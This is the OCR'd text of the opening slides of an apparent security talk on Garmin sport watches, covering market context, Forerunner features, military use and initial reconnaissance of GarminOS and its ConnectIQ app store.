Compromising Garmin's Sport Watches

A Deep Dive into GarminOS and its MonkeyC Virtual Machine


ANVIL SECURE

Roadmap for Today

- Overview of Garmin’s Sport Watches
- Reconnaissance
- MonkeyC
- Firmware Analysis
- Vulnerabilities
- Demo
- Conclusion
- Future Research Areas

Overview of
Garmin’s Sport Watches

Garmin Revenue Share by Segment




Source: https://www.statista.com/statistics/217905/revenue-distribution-of-garmin-by-segment/

Garmin Forerunner Sport Watches


- 44 different models to date
  - First (model 101) released in 2003
  - Last (model 955) released in 2022
- GPS
- Wrist-based heart rate
- Sensors (running pods, HRM)
- Virtual coach and workouts
- Track activities, cadence, pace
- Built-in apps

2nd in Shipment Revenue Share %



Source: https://www.counterpointresearch.com/global-smartwatch-market-revenue-h1-2020/

Also Issued in the US Military




Why are U-2 jet pilots wearing Garmin satellite navigation smartwatches?

They're useful flight- and pilot-monitoring tools, says the Air Force.

ERIC TEGLER - 3/13/2020, 6:15 PM

The current model U-2S aircraft features an all-glass digital cockpit, improved sensors, and propulsion systems. But its pilots still wear backup GPS/GLONASS-enabled watches, just in case.

USAF



The Garmin D2 Charlie pilot's smartwatch.


Garmin

ywhere we looked in photos we shot on the east and west coast among the Hornet and Super Hornet munity we saw Garmin watches being used.

Reconnaissance

Garmin Operating System

- Custom, in-house proprietary OS
- Little to no public information
- Mainly in C (with some C++ for UI layer)
- Supports third-party apps
  - Custom MonkeyC language
  - ConnectIQ Store



https://apps.garmin.com/en-US/

Trending Apps

More

- Goals — VAW.BE — Payment
- PSX-1 str… — _psx_
- New Moon — reno.watch — Payment
- PSX-6 le… — _psx_
- Strava R… — Strava
- Goals II — VAW.BE — Payment
- Komoot — komoot-GmbH
- Wikiloc T… — wikiloc

Most Popular Apps

More

- Spotify — Spotify
- Deezer — Deezer
- Garmin H… — GARMIN
- Menstrua… — GARMIN
- Garmin C… — GARMIN
- Crystal — PixelPathos
- Hydration… — GARMIN
- Women's… — GARMIN

Hot & Fresh Apps

